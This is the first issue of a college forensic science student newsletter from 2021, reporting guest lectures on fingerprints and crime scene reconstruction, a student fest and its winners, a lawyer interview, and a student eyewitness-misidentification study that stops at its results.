Kristu Jayanti College
AUTONOMOUS Bengaluru
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DEPARTMENT OF LIFE SCIENCES
UNIT OF FORENSIC SCIENCE

VERITAS

Vol. 1, Issue 1

MESSAGE FROM THE PRINCIPAL

The Unit of Forensic Science a Kristu Jayanti College was initiated in the year 2019 with the Bachelor's in Science (Honours) in Forensic Science programme. The aim of the unit is to provide a holistic and experiential growth to every student pursuing the programme. With a wide variety of invited talks, seminars, workshops and the like, the students are exposed to detailed first-hand information from renowned experts in the various disciplines of forensic science.

Forensic science has evolved of the past years into a more proficient and efficient field to support the criminal justice system. The advancement of the analysis of DNA from various sources and techniques to determine the constituents of a substance and the quantity of those constituents have come to stage where results can be obtained in a shorter span of time and more efficiently. With the advent of information technology came the rise in cyber-crimes. The methods of investigation and analysis of digital media was made effective by concentrating of forensic methodologies to be followed once the evidence is identified till the findings are reported to the authorities.

"Veritas" the biannual newsletter is one such experiential learning opportunity given to the students. This is the first edition of the newsletter which covers details from January to June of 2021. The newsletter consists of various articles written by the students. Some of the articles are department related activities, crime statistics, case studies, crime fiction writing etc. It is a matter of delight to engage in the articles which are informative and thought provoking.

On this occasion, I congratulate the Unit of Forensic Science and the editorial board of "Veritas" for their effort to release first issue of this newsletter. The journey of the execution of this newsletter has developed the sense of inquisitiveness, curiosity, creativity and intellect of the students. I sincerely hope this newsletter will bring more information to every reader and every part of this news letter will add to the knowledge of each reader.

Rev. Fr. Augustine George, Principal

MESSAGE FROM THE HEAD OF THE DEPARTMENT

Free and fair crime investigation and criminal justice is best achieved with the support of forensic science. The field of forensic science has brought about an arena of techniques that can be used during investigations which helps the court make decisions on a particular case. The Department of Life sciences, Kristu Jayanti College Bangalore, has a unit of forensic sciences, actively conducting various programmes related to this discipline, inculcating intellect and knowledge for the holistic development of students. It is a great pleasure to see the release of "Veritas". This biannual newsletter will bring to readers, interesting and well-balanced articles composed by the students of the college.

Veritas is a Latin word meaning 'Truth'. This title is apt not only to this newsletter but to the entire domain of forensic science. It contains interesting and scientifically sound information in the form of articles, research, news updates, activities and many more. Standing by the truth and providing cases with facts and evidence is one of the main objectives of forensic science, "Veritas" is a symbolic representation of that very aspect.

I wish the readers of the newsletter an enthralling and knowledgeable journey through this first edition and hope it makes them wait eagerly for the upcoming editions.

A special appreciation to the editorial board for reviewing and designing the newsletter in a highly interactive fashion to enable readers to quickly move to the desired sections of the newsletter by using interactive titles on the content pages and also featuring a interactive logo on its cover page.

Dr. Elcey C. Daniel, H.o.D

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
INTERNATIONAL EXPERT LECTURE ON CAREER ADVANCEMENT IN FORENSIC SCIENCE

On 28.10.2020, an international expert lecture series was initiated by the Unit of Forensic Science of the Department of Life Sciences at Kristu Jayanti College through the online platform. The expert lecture was conducted by the resource person, Mrs. Shraddha Nyatti, Instructor, Learn to Upgrade, USA.

The resource person highlighted the various career opportunities in the field of forensic science by giving examples of individuals who are working in those domains and the methods that they have taken to achieve those career options. The speaker encouraged the students to work hard and progress to a more specific area in forensic science that will help them build their careers in the field. The speaker also explained the fact that forensic science can be applied in almost any domain of working and the individual having the knowledge of forensic science should be able to use this science in a versatile manner.


CAREER ORIENTATION LECTURE ON SECURITY AUDIT AND ITS RELATION TO FORENSIC SCIENCE



On 19.09.2020, an informative career-oriented expert lecture series was organized by the Unit of Forensic Science of the Department of Life Sciences at Kristu Jayanti College through the online platform. Both batches of UG Forensic Science students took part in the lecture conducted by the resource person, Mr. Sai Krishna, Security Analyst, Intuit India Product Development Centre, Bangalore. The speaker prepared an informative presentation on the topic - security audits and its relation with respect to forensic science. In his speech, he urged the students to realize the importance of security and spoke about security suggestions. Mr. Krishna also spoke about security grading, which is introduced according to the degree of risk of intrusion and that the grading system is classified into 4 levels. The students were able to understand different aspects of security with respect to the forensic field. Different questions were asked by the students and answered by the resource person.

INTERNATIONAL EXPERT LECTURE ON 'FINGERPRINTS AT THE CRIME SCENE'

On 09.12.2020, the Unit of Forensic Science, Kristu Jayanti College, Bangalore organized the second international guest lecture on 'Fingerprints at the crime scene'. The resource person for this lecture was Dr. Mike McCutcheon Ed. D, Instructor, Forensic Education LLC, USA. Dr. Mike started by introducing the field of fingerprints. He then explained about the various methods of development. He further demonstrated the development of fingerprints on surfaces like glass, porcelain, textured surface, car door handles etc. He used different techniques of development and lifting while explaining the benefit of one technique over the other. He also explained the recent developments made in the field of fingerprint development and analysis.




INTERNATIONAL WEBINAR ON 'FUTURE OF CRIME SCENE INVESTIGATION'

On 26.03.2021, the Unit of Forensic Science, Department of Life Sciences, Kristu Jayanti College organized an international webinar titled 'Future of Crime Scene Investigation'. The webinar was attended by the students of 1st and 2nd year UG Forensic Science and registered external participants. The webinar aimed to look into newer and more modern avenues in crime scene investigation in order to expose the students to newer updated knowledge. The webinar was conducted online due to the pandemic situation using the ZOOM platform. The webinar had an inaugural session followed by 4 scientific sessions which were handled by international speakers of good reputation and extensive experience in the field of forensic science. The inaugural ceremony of the international webinar was presided over by Rev. Fr. Dr. Augustine George, Principal, Kristu Jayanti College, Bangalore who highlighted the need for the field of forensic science in today's society and reiterated the need for practical knowledge being imparted to today's students and how it is necessary to help them achieve great things in their career. The chief guest of the inaugural ceremony Shri. Maithili Sharan Gupta, IPS, National President Crime Free Bharat Mission & Former DGP (Police Reforms) of Madhya Pradesh explained the scope, working and future ambitions of the Crime Free Bharat mission under the Govt. of India. The webinar had four sessions on diverse topics related to crime scene investigation:

ACCIDENT INVESTIGATION AND ITS DYNAMICS


The resource person for this session was Dr. Sally Lukose, Professor and Dean of School of Allied Health Sciences in Sharda University, Greater Noida and is also the Head of Academics-cum-Forensic Science Department at the College of Traffic Management, Institute of Road Traffic Education (IRTE), Faridabad. Dr. Sally started the session by breaking down the meaning behind the word "accident" and then proceeded to discuss the statistics of road accidents as given by the World Health Organization and also gave certain solutions on how to prevent such accidents from occurring. The delegates were given an explanation regarding the ABC of Accident Investigation which was further broken down into 5 levels - reporting, at-the scene investigation, technical follow-up, accident



reconstruction and cause analysis. Towards the end of the session, Dr. Sally spoke about a very useful technology called PC Crash which helps in 3D reconstruction of an accident scene which will help investigators to have a better understanding about the happenings of an accident.

BULLET TRAJECTORY AND BLOOD SPATTER ANALYSIS IN 3D


The resource person for this session Mr. Brad Joice is a Detective Sergeant, York regional Police, Ontario, Canada. He used the session to help the delegates gain some knowledge on Bullet trajectory and blood spatter analysis in different cases handled by him in the past. The session focused on roles played by a crime scene investigator, the changes brought about in the field of forensic science with this advancing technology and emphasized on the accuracy of 3D technology in ballistics and blood pattern analysis. Techniques used in the earlier times can be perceived as orthodox and less accurate methods of documentation when compared to 3D mapping. Reminiscing the scenes from the famous series-Dexter, blood pattern analysis was put to light by Mr. Brad, focusing on how the string line method and older software programs like Backtrack from 1987 to Hemostat from 2006, can be a very



time consuming and lesser efficient approach in comparison with the currently available devices and methods. The importance of shooting reconstruction to determine the bullets' area of origin was put to light. Usage of different tools like trajectory rods, string lines and lasers to visualise angles and motions in the trajectory was introduced. To young forensic science students, the session taken up by Mr. Brad was not just engaging but also an interesting learning platform that opened their eyes to how important it is to adapt and adopt to the changing times keeping in mind the basic principles that are part of regular curriculum.

3D CRIME SCENE SCANNING- EVOLUTION, DOCUMENTING AND ANALYZING A FIRE SCENE


The resource person for this session, Dr. Satendra Yadav is a Public Safety Expert & Crime Scene Trainer at Leica Geosystems, Switzerland. He talked about 3D Crime Scene Scanning and its Evolution. He explained how 3D Scanning technology began and why documentation is necessary especially when it comes to trials. He then proceeded to show various new technologies that could be used to document and take necessary measurements of the crime scene. He could cite instances from real life cases that he had worked on where he had used photogrammetry as a means of documenting a crime scene. One of them was about a road accident case, for which with the help of the geo-coordinates they were able to conclude that it was not the vehicle's fault but rather the angle of the road that was faulty.



CRIME SCENE RECONSTRUCTION- FROM THE FOUNDATION TO THE FUTURE

The resource person for this session Mr. Zachery Kowalske is a Detective & Crime Scene Reconstructionist at Roswell Police Department, Georgia, United States. Mr. Zachery touched upon the different crime scene reconstruction techniques that were covered in the previous sessions and explained how they occupy the recent trend in crime scene documentation. After this, the resource person took the delegates and students through the different crime scene reconstruction techniques as postulated by different renowned reconstructionists in the past. He showed glimpses of different text books and research papers which have devised new crime scene reconstruction techniques in the past. Students were able to understand the different theories which have led to today's accepted reconstruction techniques.

The resource person finally explained the advantages and tamper-proof nature of 3D crime scene documentation technology. He used two case examples from his field experience to explain the crime scene documentation techniques that are put in practice and how blood splatter analysis and bullet trajectory analysis help in crime scene reconstruction to a great deal. He took the delegates and students through the process of crime scene documentation used in two high profile cases that he had investigated. Students could understand the great detail to which a crime scene has to be analysed in order to make it able to be reconstructed in the lab.



INTRA-COLLEGIATE FEST

ATRIUM 2021

The unit of Forensic Science, Kristu Jayanti College, Bangalore organized an intra-collegiate fest for the students of UG Forensic Science during 3rd - 5th March 2021. This forensic fest aimed at discovering students' knowledge and understanding of the subject as it offered a wide range of science related events. The events were conducted by the teachers of the unit of forensic science. The fest was executed with a total of 10 events and was organized at its best of quality. The fest was conducted online due to the pandemic situation using the ZOOM platform. The high-spirited forensic fest started with preliminary rounds of various events on 3rd March 2021. Atrium, being the first forensic fest in the college the theme was maintained at crime and investigation. With respect to this, the events were also organized accordingly. There were a total of ten events planned for the students to participate in. Cognitionis - the quiz event had a preliminary round and time limit was given for each question to be answered. This kept the students on their feet even though the competition was virtual. Events like Scleus Fabula tested their writing and intuitive skills as the event dealt with writing a crime story but based scientifically. Bringing out the forensic scientist or the detective within them, events like Inquisitor, Obscura, Fortitudo aimed at testing their investigation, intuitive, observation skills respectively. Events like Parle (debate), Pictura (Logo Designing), and Prescripta (sketching) were organized and these events tested their artistic skills. Realis (the documentary contest) was themed as "Water - the essence of life". The last event was Qualis which was based on the best participation and performance of the students.

The inaugural ceremony of the fest was presided over by Fr. Lijo. P. Thomas, Financial Administrator, Head, Dept. of Computer Science, Kristu Jayanti College and the guest of honour was Mrs. Anu Sebastian, Scientific Officer, Forensic Psychology Division, Karnataka State Forensic Science Laboratory. In his presidential address, father enlightened the participants about the importance of forensic science and its scope in everyday life. Mrs

Anu Sebastian spoke on forensic psychology particularly and explained the scope of forensic psychology. She enlightened the students on the field of forensic psychology and briefed on the tools and techniques used in this particular domain. During the valedictory ceremony, Dr Calistus Jude felicitated the winners of various events and appreciated the teachers for having conducted the forensic fest successfully.

Atrium 2021 attracted a lot of enthusiastic participation. From 130 students certain events like Scelus Fabula, Pictura, etc. had fifty participants each. Every student got a chance to participate in at least one event. Since the fest was conducted online and the students had not come to the college for almost a year due to the pandemic situation this fest helped the students get in touch with their friends of the same class and also both juniors and seniors got to know each other. During the fest various students got to know their talents and skills and they were able to generate new ideas and thoughts which helped them and their teams perform well in the fest. The fest was a great platform to develop leadership and coordination skills among students.

A note of appreciation:

The fiction writing which won the Scelus Fabula competition is featured in this newsletter.

The winning logos of the Pictura event were used to form the logo of this newsletter

ATRIUM 2021- WINNERS

Scelus Fabula- Crime Fiction Writing

First Position- Ann Mariya Thomas (Team Henry)
Second Position- Nikhil Joe Varghese (Team Keeler)
Third Position- Anisha Mohammed (Team Locard)

Cognitionis- Forensic Quiz

First Position- Team Orfila (Aishwarya P V, Gayathri L Nair, Jithin Yohannan)
Second Position- Team Osborn (Catherine Maria Johny, Riya Raj C A, Sreelakshmi N M)
Third Position- Team Bertillon (Aakanksha Sunil, Amala K J, Prathiksha R S)

Fortitudo- Virtual Treasure Hunt

First Position- Carol Rebecca M
Second Position- Gayathri L Nair
Third Position- Prathiksha R S

Obscura- 'Video Observation'Contest

First Position- Riya Raj C A
Second Position- Joshua Stephen D
Third Position- Aparna S Dileep

Inquisitor- 'Pick the Suspect' Contest

First Position- Nivya George
Second Position- Lorraine Tissan
Third Position- Catherine Maria Johny

Parle- Debate Competition

First Position- Team Locard (Lorraine Tissan, Amulya, Haren Reddy)
Second Position- Team Marsh (Fiya Maria, James Savio, Neha Sunith)
Third Position- Team Galton (Amritha Shelly, Diya Sajan, Nivya George)

Pictura- Logo Designing Competition

First Position- Aishwarya P V
Second Position- Joshua Stephen D
Third Position- Catherine Maria Johny

Realis- Documentary Competition

First Position- Team Bertillon (Priyanka V, Pragya Ekka, Abhishek A G)
Second Position- Team Keeler (Umme Salma Razak Kavya Priya L, J B Arsha)
Third Position- Team Locard (Kondepalli Haren Reddy, Joshua Stephen D, Anisha Mohammed)

Prescripta- Sketching Competition

First Position- Neeraj P B (Team Lattes)
Second Position- Sreelakshmi S (Team Lattes)
Third Position- Disha S N (Team Locard)

Qualis- Overall Performers

Joshua Stephen D
Catherine Maria Johny

INTERACTION WITH AN EXPERT

- EXPERT TALK WITH MR. RAJIV G

EXPERT TALK WITH Mr. RAJIV G

Ms. Ann Mariya Thomas
Ms. Gayathri L Nair
Ms. Jocelyn Kunju John
Ms. Prathiksha R S
Ms. Lorraine Tissan

We were able to get in touch with Mr. Rajiv G, Assistant Professor of Law at B.M.S. College of Law, also a former faculty member of Kristu Jayanti College of Law, Autonomous. He has experience working with law and has encountered several cases and offenders in his years of expertise. We decided to ask him some questions regarding his various encounters and crime. We were curious about the representation of lawyers by the media, evidence seen in court, the role of forensic scientists in India and many other things.

1. What is the longest case you've been a part of? And what was that case about?

"The longest case that I was a part of was an intellectual property matter. The case actually began way back when I was probably in college so I was not even a part of that case in the initial stages. When I later joined into the profession I was transferred the case. I think it was a case of 1997 probably."

2. On a scale of 1 to 10, how hectic was your lifestyle when you were a lawyer? And was it unstable too?

"Thirty-seven. Unstable, yeah, 100%. There are days I use to get up at 7:00 AM and return back home at 3:00 AM and go back again at 7:00 AM the next day."

3. Among the criminals that you've encountered, how many have felt remorse for their actions?

"I belong to the stage of criminal trials wherein there would not be any

consequences yet. They are still in the stage of a conviction and more than often criminals begin to exhibit remorse only upon conviction, not during the trial. So at that point of time, there would not be any remorse but if they are sentenced and if they go to prison I have seen people who have genuinely had remorse for their actions and people who have pretended that they had remorse."

4. In all of the years that you've worked as a lawyer, how much has forensic science grown with its involvement in law?

"I've seen the growth especially in terms of forensic science being tremendously large with the advent of technology and also with respect to privatization. Many forensic scientists have started their own private labs because they cannot depend on the government labs always. Especially when talking about analysis and experimentation. They cannot always go to a government certified centre for their work to be completed on time. A lot of private parties get recognition through certifications; they work independently and at the same time aid the government and the courts in the process."

5. What is the type of crime that you've encountered the most in Karnataka?

"As a practitioner, we wouldn't really be in an open pool where we could take up all of the cases all the time. If you're talking about pre-trials there would be misappropriation, tax evasion and other stuff like that. If you are talking about trial cases there would be domestic violence, assault, rape, murder, attempted murder, all that."

6. In certain cases is it difficult to defend a situation that goes against your own morals and beliefs?

"Not at all because like I said we have the adversarial system. The way this system works here is, the prosecution is led by the government and for the defence, it would be a private lawyer. So I would have complete liberty to take up a case or not. Personally speaking, if there was any sort of a moral turpitude that would involve me having some sort of go against to what my principles are I would never take up that case in the first place."

7. What evidence did you encounter the most? And what evidence is the most relied upon by the judge and the court?
"Witnesses and witness statements. Criminal cases run on witness statements. You can say about 75% of the cases."

8. If Indian courts are aware of the hostility of eyewitness testimony, what have they done to curb the situation?
"Judiciary will not be in a position to know when witnesses are going to turn hostile. At the same time, there cannot be a situation where they can create a cage for the witnesses to be put in so that there would not be any sort of external influence that would change their mind later. What I feel is to make a witness feel safe. There are a lot of witness protection programs that the courts offer through the legal aid clinic as well. That would definitely prevent their statement from being changed later due to some external factor."

9. How accurate is the representation of court sessions in movies compared to real-life court sessions?
"10 percent."

11. What is your favourite profession? Being a teacher or a lawyer?
"Being a teacher with the experience of being a lawyer is something that I treasure the most. Teaching something out of the book anybody can do. But teaching something from the point of view of the situation that you are going to land up in, I think a teacher is the only person who is in a position to do that."

Myth - Fingerprinting cannot be done on wet fingerprints.

Fact - Fingerprinting of wet fingerprints can also be done using a Small Particle Reagent (SPR).

RESEARCH ARTICLE

- WHOM DID YOU SEE?

SNIPPET - WHO AM I?

WHOM DID YOU SEE?

Ms. Ann Mariya Thomas
Ms. Jocelyn Kunju John
Ms. Lorraine Tissan
Ms. Sumha Tehreem
Ms. Gayathri L Nair
Ms. Prathiksha R S

Imagine you are going back home from work. Just as you are about to turn right, a shrill cry reaches your ears. You turn and hurry in the direction of the sound. A little way off the road, you see a woman holding a gun and a bleeding man on the ground. Before you could do anything the woman shoots the man in the head twice. You catch sight of her face as she turns but before you are noticed, you run away. It's been one week since the incident and you are on your way to the police station to identify the suspect from a line-up. You had reported what you saw the day after it happened. You are certain you know what she looked like. So, when asked to point out the perpetrator, you confidently go for the woman standing on the far left. Later, you come to know that you picked an innocent woman. Why do you think this happened?

During trials, eyewitness accounts secure a vital role in criminal convictions. Police surveys show that eyewitness testimony is the main form of evidence in more than 20% of cases. But that doesn't mean the evidence is always reliable. Research shows that 75% of false convictions are caused by an inaccurate eyewitness statement.

Further research into this area has found that eyewitness testimony can be affected by many psychological factors:

- Anxiety / Stress
- Reconstructive Memory
- Weapon Focus
- Leading Questions (Loftus and Palmer, 1974)

"Psychologist Elizabeth Loftus has been particularly concerned with how subsequent information can affect an eyewitness's account of an event.

Her findings indicate that memory for a witnessed event is highly flexible. If someone is exposed to new information during the interval between witnessing the event and recalling it, this new information may have marked effects on what they recall. The original memory can be modified, changed or supplemented.

Loftus and Palmer (1974) conducted a study - Reconstruction of Automobile Destruction aiming to show that leading questions could distort eyewitness testimony accounts and so have a confabulating effect.

In this study, Loftus and Palmer (1974) asked people to estimate the speed of motor vehicles using different forms of questions.

The estimated speed was affected by the verb used. The verb implied information about the speed, which systematically affected the participants' memory of the accident."

RESEARCH CONDUCTED BY THE STUDENTS

Two different experiments were conducted and data were collected from both to then be compared and analysed. In both the experiments, the subjects were shown a video of a crime happening and were later shown a line-up of suspects and were questioned about what they saw in the video. However, the perpetrator in the video was never present in the line-up. This was done to see if the subjects would misidentify or give a correct response.

Experiment 1: The subjects were asked - "Can you point out the suspect that you saw in the video from the line-up?" implying that the suspect was already there in the line-up. Their answer and the age were noted down. The experiment was conducted on Indians and the videos shown had suspects who were Caucasian.

Experiment 2: There were two different types of questioning conducted on the subjects.
One set of subjects were asked – "Can you point out the suspect that you saw in the video from the line-up?" implying that the suspect was already

there in the line-up.
Another set of subjects were asked a polar question - “Can you tell if the suspect from the video is there in the line-up?” giving them a choice to answer yes or no.


The answers from both sets of groups were noted down along with their age and what they focused on when seeing the video. The experiment was conducted on Indians and the video and photo shown had suspects who were also Indians.

From these two experiments the questions we hoped to answer were:


1. Does the method of questioning affect the rate of misidentification?
2. Does race play a role in misidentification?
3. Is eyewitness testimony reliable?

RESULTS


EXPERIMENT 1



